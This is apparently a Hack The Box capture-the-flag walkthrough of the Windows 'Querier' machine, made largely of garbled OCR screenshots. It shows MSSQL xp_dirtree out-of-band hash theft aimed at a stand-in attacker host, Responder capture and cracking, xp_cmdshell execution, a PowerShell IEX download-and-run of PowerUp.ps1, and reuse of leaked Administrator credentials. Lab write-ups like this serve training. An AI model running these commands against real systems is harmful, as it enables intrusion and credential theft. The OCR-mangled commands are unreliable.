Querier – 10.10.10.125

Nmap scan:

Machine generated alternative text:
# Nmap 7.70 scan initiated Mon Apr 29 12:30:54 2019 as: 
Nmap scan report for 10.10.10.125 
Host is up (0.035s latency). 
Not shown: 996 closed ports 
nmap 
-A 
-ON nmap. txt 10. 10.10. 125 
PORT 
STATE SERVICE 
135/tcp open ms rpc 
139/tcp open netbios- ssn 
445/tcp open microsoft-ds? 
1433/tcp open ms-sql-s 
I ms-sql-ntlm-info: 
Target Name: HTB 
VERSION 
Microsoft Windows RPC 
Microsoft Windows netbios-ssn 
Microsoft SQL Server 14.00.1000.00 
NetBIOS Domain Name: HTB 
NetBIOS computer_Name: QUERIER 
DNS Domain Name: HTB . LOCAL 
DNS Computer Name: QUERIER. HTB.LOCAL 
DNS Tree Name: HTB. LOCAL 
product version: 10.0.17763 
I ssl-cert: subject: commonName=SSL self Signed Fallback 
I Not valid before: 
I Not valid after: 
I ssl-date: 
-lh08m58s from scanner time. 
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ 
TCP/IP fingerprint: 
OS : SCAN ( .70%E=4%D=4/29%OT=135%CT=1%CU=39348%PV=Y%DS=2%DC=T%G=Y%TM=5CC6EO 
OS : pc -1 nux - gnu ) SEQ ( 
OS : ) SEQ ( ) OPS ( 
OS : ) WIN ( 
OS : 3=FF ) ECN ( 
OS : ) Tl ( ) T2 ( 
OS : ) T3 ( ) T4 ( 
OS : ) T5 ( 
OS : ) T6 ( ) T7 ( 
OS : ) UI ( 
OS : ) IE (
Machine generated alternative text:
Network Distance: 2 hops 
Service Info: OS: Windows; CPE: cpe: 
Host script results: 
clock-skew: mean: -lh08m57s, deviation: os, median: 
ms-sql-info: 
10.10. 125: 1433: 
Version: 
name: Microsoft SQL Server 
number: 14.00.1000.00 
product: Microsoft SQL server 
TCP port: 1433 
smb2-security-mode: 
2.02: 
Message signing enabled but not required 
smb2-time: 
date: 2019-04-29 
start date: N/A 
TRACEROUTE (using port 80/tcp) 
- lh081158s 
HOP RTT 
ADDRESS 
1 
33.44 ms 10.10.14.1 
2 
33.93 ms 10.10.10.125

Connecting with smb gives us the Report Share.

Looking through it, seems like user is Louis

Trying to get something out of the excel file in windows

We can see there is a macro in the file, but when looking for it seems not to be there.

In the tab Data we can “Get DATA” so lets try getting data from the SQL Database on the box.

Machine generated alternative text:
x 
Unable to connect 
We encountered an error while trying to connect. 
Details: "Microsoft SQL: A connection was successfully established 
with the server, but then an error occurred during the pre-login 
handshake. (provider. SSL Provider, error: O - The wait operation 
timed out.)"

Back on linux we extract the excel file to our local machine

When we cat the .bin file we get this output.. May be something

Machine generated alternative text:
8xee 
pa 
macro to pull data for client volume reports". 
* FROM volume; msgBOX "connection successful" 
6B@Bk60XoOOp6000600000 , Set rs = conn . Execute( "SELECT * Server} 
ERIER;Trusted Pwd=• 
further testing 
ribute VB Name — ' 
— ' ThisWorkbook" 
I GlobatespacOFa1se$0046}O 
BExposeTemp1ateDeriv"ustomizD2ec1a1dTru 
0 macro to @pull dlJ for clieOnt voluO"reportsOfurther testing@ requi_ 
PBF Sub Connect() 
Dim As A DODB.iohn 
Recordsetset= 
! TimeouBtet10 
OOpe ; 
If . StOJ= ad#BO Th 
MsgBox 
" SELECT 
"@ROJ successfulq@ 
Activate Windows 
Go to Settings to activate Windows.

Pwd=PcwTWTHRwryjc$c6

Uid=reporting

Tool=impacket–>mssqlclient.py

python mssqlclient _ py reporting@10.10 _ 125 
Impacket vO.9.2e•dev • 
Copyright 2019 SecureAuth Corporation 
Password: 
Encryption required, switching to TLS 
[•1 ENVCHANGE(DATABASE): old value: master, New value: volume 
ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english 
(•1 ENVCHANGE(PACKETSIZE): old Value: 4096, New Value: 16192 
(•1 INFO(QUERIER): 
Line I: Changed database context to •volume • 
(•1 INFO(QUERIER): 
Line I : Changed language setting to us engtish. 
[•1 ACK: Result: 1 • Microsoft SQL Server (140 3232) 
[ ! I press help tor extra shell commands 
-p 1433 
•windows •auth 
SQL> help 
lcd {path} 
exit 
disable xpcmdshell 
XP crndshell {cmd} 
sp start job (cmd} 
- changes the current local directory to {path} 
- terminates the server process (and this session) 
you know 
you know 
- executes 
• executes 
executes 
what it means 
what it means 
cmd using XP cmdshell 
cmd using the sqt server agent (blind) 
a local shell cmd

Now try getting something out of the SQL shell

1 try

http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

Command 
Execution 
EXEC xp_cmdshell •net user' — privOn MSSQL 2005 you may need to reactivate 
xp_cmdshell first as Its disabled by default 
EXEC sp_conflgure •show advanced options'. 1; — priv 
RECONFIGURE, — priv 
EXEC sp_configure 'xp_cmdshell', 1; — priv 
RECONFIGURE; — priv

e

Gives no return…

SQL > enable XP cmdshett 
[.1 ERROR(QUERIER); Line 
[•l ERROR(QuERIER): Line 
[-1 ERROR(QUERIER): Line 
nced option. 
1-1 ERROR(QUERIER): Line 
105: User does not have permission to per torm this action. 
1: You do not have permission to run the RECONFIGURE statement. 
62: The configuration option •xp_cmdshell' does not exist, or it may be an adi 
1: You do not have permission to run the RECONFIGURE statement . 
SQL> xp_crndshell 'net user' ; 
SOL> EXEC xp_cmdshell 'net user' 
SQL> EXEC sp_configure 'show advanced options', I 
RECONFIGURE; 
SOL* EXEC sp configure 'xp_cmdshelt• , 
RECONFIGURE; 
SQL > xp_cmdshell whoami 
ACSOL> 
SQL> xp_cmdshell •whoami' ; 
-csoL> 
SOL> EXEC xp_cmdshell 
whoami•; 
' whoami

2 try

We got an out of bound retieval

Command:

;declare @q varchar(200);set @q=’\attacker.controlledserver’+(SELECT SUBSTRING(@@version,1,9))+’.malicious.com/foo’; exec master.dbo.xp_dirtree @q; —

Before we do that we need to capture the request made, to do so setup responder:

Command:

Responder -I tun0

Poisoners: 
LLMNR 
NBT NS 
DNS,'MDNS 
Servers: 
HTTP server 
HTTPS server 
WPAD proxy 
Auth proxy 
SYB server 
Kerberos server 
SQL server 
FTP server 
IMAP server 
PoP3 server 
SMTP server 
DNS server 
LDAP server 
HTTP options: 
Always serving 
Serving EXE 
Serving HTML 
upstream Proxy 
EXE 
Poisoning options: 
Analyze Mode 
Force WPAD auth 
Force Basic Auth 
Force LM downgrade 
Fingerprint hosts 
Generic Options: 
Responder NIC 
Responder IP 
Challenge set 
Don •t Respond TO Names 
L t G teninq for events _ _ _ 
(ONI 
(ONI 
(ONI 
[ONI 
[ONI 
(ONI 
(ONI 
(ONI 
(ONI 
[ONI 
[ONI 
[ONI 
[ONI 
(ONI 
(OFFI 
[OFFI 
[OFFI 
[OFFI 
[tunel 
[10.10.14.141 
randoml 
( • ISATAP•I
SQL* xp_crndshell pwd 
[-1 ERROR(OUERIER): 
Line 1: The EXECUTE permission was denied on the object 
qlsystemresource• , 
schema SYS' . 
SOL> EXEC sp_configure 'show advanced options', I 
SOW RECONFIGURE; 
SOL> EXEC sp configure 'xp_cmdshell' , 
SOL> RECONFIGURE; 
SOL > ; declare @q varchar(200) ;set 
licious.com/too•, 
exec master.dbo_xp dir tree 
subdi rectory 
depth 
SOL > 
SOLS ;declare varchar(200) ;set 
ious com/foo• 
exec master. dbo.xp dir tree 
subdirectory 
depth 
•xp_cmdshell', 
database 
•mss 
.ma 
. malic

After we execute our OOB Retrieval we get our NTLMv2 hashes

0

[SMBv2] NTLMv2-SSP Client   : 10.10.10.125

[SMBv2] NTLMv2-SSP Username : \gX

[SMBv2] NTLMv2-SSP Hash     : gX:::faa89e56424a2d60::

Machine generated alternative text:
john 
- -show - -format=netntlmv2 hash. txt 
mssql - svc : co rpo rate568 : QUERIER : 0405b259c0979aco : FIAIB8CF03DDD814A6BF03086939CAEC : 0101000000000000C0653150D 
E09D2011544B9AD9B2 IE00570049004E002D00500052004800340039003200520 
051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200480034003 
9003200520051004100460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006FO 
0630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000000000000003000007EEA770C085DE 
F 4284037959D7BE3D61542E IAFOI 1281BF6E9A15 ICD04ED76FFOA00100000000000000000000000000000000000090020006300690 
1 password hash cracked, 0 left

Using those creds to login again to mssql:

Same shell with more permissions

SOL* 
INFO(QUERIER): Line 185: configuration option 
ECONFIGURE statement to instau. 
INFO(QUERIER): Line 185: configuration option 
statement to install. 
sm > RECONFIGURE 
• show advanced options' changed from e to 1. Run the H 
• xp_cmdshell• changed from O to 1. Run the RECONFIGURE

Little command injection:

SQL* xp_cmdshen 
output 
querier\mssql-svc 
NULL 
who am i
SQL* xp_cmdshetl systeminfo 
output 
NULL 
Host Name: 
OS Name: 
OS version: 
os Manufacturer: 
OS Configuration: 
OS Build Type: 
Registered Owner: 
QUERIER 
Microsoft Windows Server 2019 Standard 
10.0. 17763 N/A Build 17763 
Microsoft corporation 
Member Server 
Multiprocessor Free 
Windows user

We found a script to make better use of the command injection

https://github.com/Alamot/code-snippets/blob/master/mssql/mssql_shell.py

Adapt the script with our info:

MSSQL 
MSSQL 
MSSOL 
USERNAME = 
PASSWORD — 
- svc " 
"corporate568"

Run script:

Python mssql_shell.py

Navigate to right dir

CMD mssqI-svc@OUERIER C: more user . txt 
c37b41bb669da345bb14de5efaab3c16 
CMD mssal •svc\Desktoo:•

User.txt

C37b41bb669da345bb14de50faab3c16

ONTO ROOT:

Running the PowerUp.ps1 script through powershell:

powershell -exec Bypass -C “IEX (New-Object Net.WebClient).DownloadString(‘http://10.10.14.14/PowerUp.ps1’);Invoke-AllChecks”

Machine generated alternative text:
CMD mssq1-SVC@QUERIER c: powershell -exec Bypass -C "1EX (New-Object Net.webC1ient) . DO 
wnloadString( 'http://10.10.14.14/Powerup . PSI' ) ; Invoke-AllChecks "
{2019-01-28 
Changed 
{Administrator} 
User Names : 
• (BLANKI 
NewName 
Passwords . 
{MyunclesAreMarioAndLuigi ! 
File 
Pot storv\ (31B2F34ö 0160 - 1102 - 945F • .

Administrator/MyUnclesAreMarioAndLuigi!!1! –> Let’s try

python vaniexec .py Administrator@IO.10.10.125 
Impacket ve.9.20-dev 
Copyright 2019 SecureAuth Corporation 
Password: 
SMBv3_e dialect used 
I! I Launching semi •interactive shell 
• Careful what you execute 
I! I Press help tor extra shell commands 
C : \ *help 
I cd {path} 
exit 
put {src_file, 
get (file) 
! {cmd} 
dst_path} 
- changes the current local directory to {path} 
- terminates the server process (and this session) 
- uploads a local file to the dst_path (dst_path default current directors 
• downloads pathname to the current local dir 
• executes a local shell cmd 
users/Administrator/root . txt 
Downloading c: . txt 
1-1 sessionError: STATUS OBJECT NAME NOT FOUND(The object name is not fo 
Activate Windows 
Users 'Administrator/Desktop/root. txt 
Downloading C: root . txt 
Go to Settinqs to activate Windows.
Machine generated alternative text:
cat root. txt 
b19c3794f786a1fdcf205f81497c3592

b19c3794f786a1fdcf205f81497c3592